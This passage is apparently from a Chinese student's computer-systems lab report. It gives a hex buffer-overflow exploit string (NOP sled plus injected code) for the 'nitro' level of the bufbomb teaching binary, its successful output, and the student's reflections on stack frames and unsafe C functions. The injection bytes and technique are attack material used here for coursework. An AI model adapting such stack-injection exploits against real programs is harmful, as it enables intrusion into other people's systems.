90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 3d 0e a5 78
8d 6c 24 28 68 15 8e 04 08 c3 f8 2e 68 55

4. 实验结果：我们将上述字符串写入到 nitro_U202015471. txt 文件中，然后进行测试，运行结果如图 3.24 所示，可以说明我们设计的攻击字符串起了作用。

```
Userid: U202015471
Cookie: 0x78a50e3d
Type string:KABOOM!: getbufn returned 0x78a50e3d
Keep going
Type string:KABOOM!: getbufn returned 0x78a50e3d
Keep going
Type string:KABOOM!: getbufn returned 0x78a50e3d
Keep going
Type string:KABOOM!: getbufn returned 0x78a50e3d
Keep going
Type string:KABOOM!: getbufn returned 0x78a50e3d
VALID
NICE JOB!
```

图 3.24 Level4 运行结果

3.3 实验小结

对本次实验使用的理论、技术、方法和结果进行总结。描述一下通过实验你有哪些收获。

本次实验主要使用了 objdump、gdb、gcc 来对可执行目标文件 bufbomb 进行缓冲区溢出攻击，主要的理论依据就是 IA−32 函数调用过程以及栈帧的概念。

在本次实验中，我成功完成了五次对文件 bufbomb 的缓冲区溢出攻击，我对于 IA−32 函数调用过程以及栈帧有了更为深刻的概念，同时也对像 C 语言中的 scanf 函数等函数的不安全性有了一定的认识，在日常生活中使用这些函数不会有太大的问题，但是在实际生产过程中就不是很应该去使用这些函数，当然，随着技术的发展，像这种单纯的缓冲区溢出攻击基本上已经失效了，从课程学习中我们可以知道有几种很好的遏制缓冲区溢出攻击的方法。

总的来说，在本次实验中我受益良多，不仅让我对课程本身学到的如栈帧这样的知识有了更深的了解，同时也让我能够编写更加安全的代码。

实验总结

本次三个实验全都是偏向底层的实验，总的来说主要有如下几点收获：

1. 工具方面：这次主要使用的工具就是 objdump、gcc、gdb，另外还有像 vim 这样的工具，这些工具本身是命令行，没有相应的图形化界面，指令和参数都比较多，而像 vim 这样的工具则是快捷键很多，个人感觉这种类型的工具都是有一定的学习成本，但是在使用次数比较多之后，对一些常用的指令和快捷键都非常熟悉的话，整个效率都会变得很高。通过本次实验，我也复习了一下这些工具。
2. 知识方面：这三个实验全部面向底层，并且很好的覆盖了我们理论课上学习的知识，并且需要能够对这些知识有较深的理解才能够更好的完成实验。实验一考察了我们对于底层数据表示机制的理解，实验二考察了我们对于汇编指令的熟悉程度，实验三考察了我们对于 IA-32 函数调用以及栈帧的理解。这三个实验让我们能够考虑一些之前从未考虑过的问题，比如代码编写是否安全、进行运算时数据表示会产生精度问题等，让我们能够站在更加底层的方面审视代码，从而能够更加深刻的理解代码的原理。